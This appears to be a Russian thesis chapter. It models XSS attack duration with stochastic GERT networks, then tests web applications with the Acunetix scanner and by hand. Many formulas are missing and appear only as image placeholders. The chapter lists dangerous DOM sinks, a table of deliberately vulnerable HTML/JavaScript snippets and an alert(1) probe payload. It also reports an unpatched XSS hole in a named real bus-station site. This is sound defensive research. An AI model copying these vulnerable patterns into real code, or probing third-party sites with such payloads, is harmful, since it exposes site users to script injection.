С вероятностью Py произойдет успешная попытка убеждения пользователя обратиться по ссылке с внедренным вредоносным кодом или по ссылке, ведущей на ресурс, перенаправляющий пользователя на атакуемый Web-сервер с внедрением уязвимого кода для выполнения вредоносного кода в браузере пользователя в контексте атакуемого Web-сервера с вероятностью Рn за время tn с функциями распределения K(s), M(s), N(s) для каждой из атак соответственно.Требуется определить функцию распределения и среднее время, затрачиваемое нарушителем для успешной реализации XSS-атаки [23].

* 1. Построение модели

Для решения поставленной задачи будем использовать метод топологического преобразования стохастических сетей [24], для чего представим процесс компьютерной атаки в виде сети. Она является достаточно сложной. Поэтому целью упрощения решения рассмотрим левую (рис. 1) и правую части стохастической сети отдельно.






Рисунок 7. Левая часть стохастической сети, соответствующая этапу подготовки нарушителя к XSS-атаке


Используя уравнения Мейсона [25] для замкнутых цепей, определим эквивалентную функцию стохастической сети, с учетом возможности ее аппроксимации изображением по Лапласу неполной гамма-функции [26], для уменьшения громоздкости математических выражений. В результате получим:






Тw, Тz, Тb, Тv - среднее время реализации сканирования ИТКС, повторного выполнения сканирования, поиска полей и определения вектора атаки соответственно;






T11 и D11 - среднее и дисперсия времени успешной реализации этапа сканирования ИТКС;




T12 и D12 - среднее и дисперсия времени успешной реализации этапа поиска полей;



T13 и D13 - среднее и дисперсия времени успешной реализации этапа определения вектора атаки.

Оригиналом эквивалентной функции (1) является неполная гамма-функция с параметрами формы α1 и масштаба µ1, интегрирование которой с переменным верхним пределом позволяет определить функцию распределения времени успешной подготовки нарушителя к ХSS-атаке, т. е.




здесь Г (α1) - гамма-функция [27].

Так как неполная гамма-функция встроена в большинство математических пакетов прикладных программ, то в дальнейших расчетах формула (2) будет представлена следующим образом:



Соответственно среднее время успешной реализации этапа подготовки к ХSS-атаки равно



Вид функции распределения времени успешной подготовки нарушителя к XSS-атаке показан на рис. 2.




Рисунок 8 Функция распределения времени подготовки к проведению XSS-атаки

Аналогичным образом опишем правую половину стохастической сети, отображающую процесс реализации самой XSS-атаки (рис. 3).







Рисунок 9 Левая часть стохастической сети, соответствующая этапу подготовки нарушителя к XSS-атаке


Рассматриваемая часть стохастической сети состоит из трех параллельных ветвей, поэтому определим эквивалентные функции каждой ветви, среднее время и дисперсию времени их реализации и аппроксимируем частные эквивалентные функции изображениями неполной гамма-функции:




* среднее время реализации stored XSS-атаки




* среднее время реализации reflected XSS-атаки







* среднее время реализации DOM-based атаки




Для нахождения дисперсии времени реализации указанных выше частных процессов определим их вторые начальные моменты:





где





где







Где



Дисперсия времени реализации каждой из параллельных ветвей определяется как разница между первым моментом и квадратом среднего времени:




Нахождение среднего времени реализации и дисперсии для каждой из параллельных ветвей стохастической сети (рис. 3) подстановкой выражений для среднего времени соответствующих атак в выражения для дисперсии позволяет определить параметры формы и масштаба:





Это позволяет найти функции распределения времени реализации каждой из ветвей:



Тогда функцию распределения времени успешной реализации нарушителем непосредственно XSS-атаки можно представить как



соответственно среднее время реализации данного процесса равно



Вид функции распределения показан на рис. 4.




Рисунок 10 Функция распределения времени успешной реализации непосредственно XSS-атаки

Весь процесс подготовки атаки представлен на рисунке 5.







Рисунок 5 Стохастическая сеть, соответствующая процессу подготовки реализации нарушителем XSS-атаки

Для получения функции распределения всего процесса реализации XSS-атаки, включая этап подготовки (рис. 5), необходимо найти обобщенные параметры формы и масштаба α и μ, которые определяются как отношение суммы средних времен правой и левой частей к сумме их дисперсий и отношение квадрата суммы средних времен правой и левой частей к сумме их дисперсий соответственно:










Отсюда суперпозиция функций распределения времени успешной реализации каждого из вариантов осуществления атаки:



представляет собой искомую функцию распределения времени успешной реализации XSS-атаки:



Вид в зависимости от времени проведения каждого из трех типов атак показан на рис. 6.




Рисунок 6 Функция распределения времени проведения XSS-атаки (включая этап подготовки) для разных диапазонов времени выполнения каждого этапа: 1 – F1, 2 – F2, 3 – F3

При проведении расчетов полагалось [28],что время сканирования tскан = 20 мин, время приема tпр = 3 мин, время нахождения вектора tнв = 2 мин, время подготовки stored XSS-атаки tstx = 8 мин, время подготовки dombased XSS-атаки tdb = 6 мин, время подготовки reflected XSS-атаки trfx = 7 мин, время выполнения каждого вида атак tв = 4 мин. Для каждого из процессов также определены вероятности: вероятность сканирования Pскан = 0,2, вероятность приема Pпр = 0,5, вероятность нахождения вектора Pнв = 0,7, вероятность подготовки stored XSS-атаки Pstx = 0,33, вероятность подготовки dombased XSS-атаки Pdb = 0,33, вероятность подготовки refl ected XSS-атаки Prfx =

= 0,33, вероятность убеждения пользователя запуска вредоносного кода Pу = 0,1. Для отображения зависимостей функций распределения от времени был взят диапазон времени от 0 до 600 мин.

Проведенный анализ результатов моделирования (рис. 6) показал, что ключевым моментом, влияющим на время реализации рассматриваемого вида атак, является этап проведения самой атаки в одном из трех направлений (stored, dombased или refl ected). Однако стоит отметить, что, несмотря на очевидную зависимость времени проведения комплекса мероприятий по получению несанкционированного доступа к файлам объекта атаки, наибольшее влияние оказывают другие два этапа – сканирование телекоммуникационной сети и нахождение вектора атаки. Это позволяет утверждать, что одним из основных направлений защиты является противодействие компьютерной разведке нарушителя, что обеспечит нарушение целевого характера реализуемой им атаки.

* 1. Исследование модели

Для исследования модели сосредоточимся на одной разновидности XSS – DOM XSS. Алгоритм анализа уязвимости DOM XSS можно описать следующим образом:

1. Из кода анализируемой страницы извлекаются все теги <script> и составляется список тегов для анализа;
2. Производится анализ содержимого тега. Если теги не содержат кода или обращаются к удаленному файлу, то надо получить доступ к файлу и его коду из. Потенциально небезопасные участки кода, которые используют клиентский ввод:

- document.URL

- document.documentURI

- location.href

- location.search

- location.\*

- window.name

- document.referrer

- document.write

- (element).innerHTML

- eval

- setTimout / setInterval

- execScript

3) Производится атака с помощью определенного маркера, который можно отследить в DOM-структуре страницы Содержимое DOM проверяется. Если маркер атаки находится в DOM, мы можем сделать вывод о наличии уязвимости.

5) Шаги 2 – 4 выполняются для каждого тега скрипта на странице.

Для построения формальной модели алгоритма анализа уязвимостей Web приложения к XSS выбрана сеть стохастический GERT (метод графической оценки и визуализации).

В предыдущем разделе показано, что GERT-моделирование является эффективным способом выявления ранее неизвестные законы и функции распределения случайных величин с известными алгоритм функционирования. Поэтому в качестве инструмента математического моделирования и было выбрано GERT-моделирование.

Допустим на странице есть следующие небезопасные участки кода, представленные в таблице 1.

Таблица 1. Характеристики веток модели

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| № | Ветви | w-функция | Вероят-ность | Эквивален-  тная функция | Небезопасные участки кода |
| 1 | (1,2) | W12 | p1 | ƛ1/( ƛ1-s) | <input type="text" **value="**' + input + '">; |
| 2 | (2,3) | W23 | p2 | ƛ2/( ƛ2-s) | <script>console.log("'+**s**+'");</'+'script> |
| 3 | (3,4) | W34 | p3 | ƛ3/( ƛ3-s) | '<textarea>' + **s** + '</textarea>'; |
| 4 | (4,5) | W45 | p2 | ƛ2/( ƛ2-s) | '<svg xmlns="http://w3.org/svg"> <circle r="10" fill="red"></circle>' + **s** + ' </svg>'; |
| 5 | (5,6) | W56 | p4 | ƛ4/( ƛ4-s) | if (/script|data|\/|"/.test(s)) {**s** = '/'; } '<a href="' + s + '">Click ME </a>'; |
| 6 | (6,7) | W67 | 1- p4 | ƛ5/( ƛ5-s) | s = s.toUpperCase(); return '<h1> 404 </h1><h2>Not found</h2>' + 'The symbol ' + **s** + " doesn't exist. "; |
| 7 | (7,8) | W78 | p3 | ƛ3/( ƛ3-s) | s = s.replace(/(?:<\/)/g, '<\\/');  s = s.replace(/"/g, '\\"');  '<script> var foo = "' + **s** + '"; </scr' + 'ipt>'; |

Содержимое страницы проверяется и небезопасные места помечаются маркерами. Если маркер атаки находится в DOM, мы можем сделать вывод наличии XSS DOM уязвимости, если в URL или ссылке – отраженной или хранимой XSS. Шаги 2 – 4 выполняются для каждого тега скрипта на странице. Основная цель GERT — оценить логику сети и продолжительность атаки и получение заключения о необходимости выполнения некоторых защитных мер. Сеть GERT состоит из узлов типа **И**, включающее-**ИЛИ** и исключающее-**ИЛИ** и ветки с двумя и более параметрами (рис. 11).




Рисунок 11 GERT-визуализация математической модели технологии тестирования XSS



Параметры ветвей содержат:


1) вероятность ветви (Pa) при условии, что узел, является



источник ветви;

1. время (tа) прохождения ветвей, если она будет реализована. Время ta может быть случайным значением. Если ветвь не является частью сети, то ta = 0;
2. Узел в стохастической сети GERT состоит из входной и выходной функции. Каждая функция описывает конкретное логическое отношение относительно связанных ветвей.


В представленной сети узлы графа интерпретируются состояниями компьютерной системы в структуре DOM и ветвей графа вероятностно-временных характеристик переходов состояний. В частности, узел (1,2) описывает сбор и анализ содержимого тега input. Ветвь (2,3) показывает время и особенности выполнения атаки в случае уязвимой структуры <script>. Узел (2,4) задает доступ к содержимому тега <textarea>. Ветвь (4,2) характеризует внедрение js в svg для выполнения атаки. Узел (3,5) описывает проверку содержимого <textarea> и svg. Следующий узел (5,6) характеризует время эксплуатации уязвимости тега <a >, в то же время ветвь (5,1) показывает возможность внедрения js в гиперссылку. Эквивалентная W-функция времени выполнения атаки для данной математической модели:

 ,

где q= 1- p1. Особенность расчета заключается в неоднородности анализируемых и обрабатываемых данных. Может быть не одна обратная связь. На рис. 11 эти петли записываются в виде переходов W12 ⎯W24 ⎯W 42. Для GERT-сетей с петлями не существует простых способов нахождения сингулярных точек функции Фе(z), например заменой вещественных переменных z= -iς , где переменная ς является действительной. Это связано с тем, что для нахождения особых точек необходимо решать нелинейные уравнения, и чем сложнее структура GERT - сети, тем сложнее и исходное уравнение. Поэтому при моделировании предлагается прибегнуть к такой замене. Сделав подстановку z= -s , получим , где



Функция плотности вероятности для нахождения XSS уязвимости:



где интегрирование выполняется с помощью алгоритма Бромвича-Вагнера. Согласно лемме Жордано функция Ф(z) имеет полюса в точках z1=-ƛ4. Тогда полином  дает 7 полюсов. Решение можно найти из равенства:  любым подходящим методом, например Виета. В результате мы получаем сингулярные точки z2, z3, z4, z5, z6, z7. Таким образом, на основе экспоненциальной GERT-сети разработана математическая модель анализа уязвимости XSS. Модель может быть использована для изучения процессов в компьютеризированных системах, разработки новых инструментов и протоколов безопасности данных. Использование экспоненциальных стохастических моделей GERT даст возможность использовать результаты, полученные в аналитическом виде (функции, распределение плотности) для сравнительных исследований, а также более сложных компьютерных систем.

* 1. Выводы по разделу 2

Предложенная математическая модель процесса проведения XSS-атаки, позволяет выявить объекты сети, включая пользователей, наиболее подверженные атаке злоумышленника. В основе математического моделирования лежит подход. Математическая модель тестирования XSS-уязвимостей отличается от известных, выполняя анализ структуры DOM, она позволяет провести аналитическую оценку времени, затраченного на тестирование данной уязвимости в контексте реализации стратегии развития безопасного программного обеспечения.

В ходе исследования было установлено, что случайная величина времени выполнения тестирования рассмотренными методами в целом соответствует гамма-распределению. Проверка этой гипотезы производилась по χ2 критерию Пирсона.

В общем случае эта модель может быть использована и для анализа защищенности любых IP-сетей при условии корректировки исходных данных, характеризующих анализируемую сеть. Кроме того, в ходе моделирования можно оценить время, необходимое для восстановления объекта после атаки злоумышленника.

# ТЕСТИРОВАНИЕ РАЗРАБОТАННОЙ МОДЕЛИ

* 1. Сканеры web-безопасности

Динамическое формирование веб-страниц на стороне сервера с контентом, хранимым в базе данных на сегодняшний день является традиционным сценарием создания сайтов. Хотя эта технология больше соответствует требованиям времени, динамические веб-страницы также уязвимы для XSS атак. Для обнаружения такого рода уязвимостей широко используются веб-сканеры, поисковые роботы, которые просматривают страницы сайта, пытаются вставить туда неопасный, но предполагающий наличие уязвимости контент типа <script>alert(1)</script>. Целью такого сканирования является не только защита безопасности пользователей, но и косвенное предотвращение распространения XSS-атак. Веб-сканеры проводят тестирование «черного ящика», когда исходный код сайта неизвестен, поэтому данную технологию можно использовать для обнаружения уязвимостей веб-сайтов, построенных на любом языке.

Сканер состоит из модуля поискового робота и модуля обнаружения уязвимостей. Модуль краулера анализирует веб-сайт и выбирает ссылки; модуль обнаружения уязвимостей в основном анализирует наличие XSS-уязвимостей в точках внедрения. Результаты тестирования записываются в базу данных. В данном исследовании использовался сканер веб-безопасности Acunetix Web Vulnerability Scanner.

Acunetix WVS исследует и формирует структуру сайта, обрабатывая все найденные ссылки и собирая информация обо всех обнаруженных файлах (рис. 10). При этом работает встроенный сканер портов, который проверяет наличие открытых портов. Также есть удобная функция Knowledge base, которая выводит все найденные особенности, типы файлов, присутствующие на сайте, список страниц с формами ввода, список адресов электронной почты, связанных с сайтом и т. д. (рис.11).


.

Рисунок 12 Acunetix WVS показывает структуру сайта <http://testphp.vulnweb.com:80> с кодами ответов




Рисунок 13 Сканер портов и списки обнаруженных особенностей

Затем программа тестирует все web-страницы с элементами для ввода данных, моделируя ввод данных с использованием всех возможных комбинаций и анализируя полученные результаты.

Обнаружив уязвимость, Acunetix WVS выдает соответствующее предупреждение, которое содержит описание уязвимости и рекомендации по ее устранению (Рис 12). Итоговый отчет WVS может быть записан в файл для дальнейшего анализа и сравнения с результатами предыдущих проверок. Acunetix Web Vulnerability Scanner автоматически обнаруживает Cross site scripting. Причем он может выдать 2 вида уязвимостей «проверенная», то есть когда удалось заставить сайт выполнить Java Script код и «непроверенная», когда обнаружено отсутствие фильтрации ввода.




Рисунок 14 Обнаружение и описание уязвимости XSS

На рисунке 13 сканер обнаружил «проверенную» XSS уязвимость на странице booking.php в параметре info на сайте «Автовокзалы Донбасса».




Рисунок 15 Сканер Acunetix нашел уязвимость к XSS атаке на сайте «Автовокзалы Донбасса»

При этом сканер представляет строку, которая дала alert (рис.14). Надо сказать, что сканирование никак не может навредить сайту, поскольку найденная уязвимость не эксплуатируется, а только демонстрируется.




Рисунок 16 Эта строка, внедренная в URL –параметр info дала вызов alert

Можно также увидеть, какой скрипт из набора вызвал данный алерт. В данном случае это 2-Stored\_XSS.script. Причем ответ сервера со вставленным пэйлодом можно посмотреть во вкладке View HTML Response. На рисунке 15 можно увидеть процесс автоматической подстановки пэйлода в форму.




Рисунок 17 Сканер вставляет свои данные в форму

Acunetix анализирует все найденные уязвимости, подсвечивая их разными цветами зеленым – предупреждения, синим – уязвимости низкого уровня, желтым – среднего, красным – высокого. Можно проверить, установлена ли на сервере защита от кражи куки, заголовок HtttOnly, не позволяющий выполнять JS код с других сайтов (рис.16).





Рисунок 18 Сканер нашел отсутствие HttpOnly в сессионных куках, справа видно, что этот атрибут действительно не присутствует в куках

На рисунке видно, что данная уязвимость присутствует в сессионной куке, а справа – в плагине EditThisCookie видно, что данный атрибут действительно не установлен. Сканер позволяет замерять время сканирования с точностью до секунды.

Наряду со сканером Acunetix был использован on-line сканер уязвимостей кода для своих собственных сайтов. В него загружается исходный код сайта и проводится проверка кода на наличие уязвимых мест. К сожалению данный сканер не показал ни одной явно существующей уязвимости (рис. 18).




Рисунок 19 Сканер XSS и SQL Injection не нашел ни одной уязвимости на заведомо уязвимом сайте

Надо отметить, что то, что сканер нашёл уязвимость еще не значит, что она там действительно есть. Необходимо ручное тестирование, которое является частью стохастической сети разработанной модели как повторное выполнение сканирования.

* 1. Ручное тестирование

Тестировщики, которые ищут XSS-уязвимости, чаще всего делают это методом blackbox. Неизвестно, что происходит на сервере, какая база данных там используется, делает ли разработчик что-то с этими данными. Всё, что у нас есть, — это поле, куда мы можем что-то ввести, и какие-то страницы, куда это потом возвращается. Методология поиска XSS основана на том, что мы не знаем, какие процессы происходят на сервере. Помещаем пейлоад (проверочную строку, призванную выявлять уязвимости) во все поля и параметры. Смотрим в DOM страницы, что происходит с введенными данными, фильтруются ли они, в какие теги подставляются. Если спецсимволы не перекодируются, или выполнится функция alert, то тестируем дальше или считаем, что уязвимость найдена. На рисунке 19 представлена такая уязвимость.

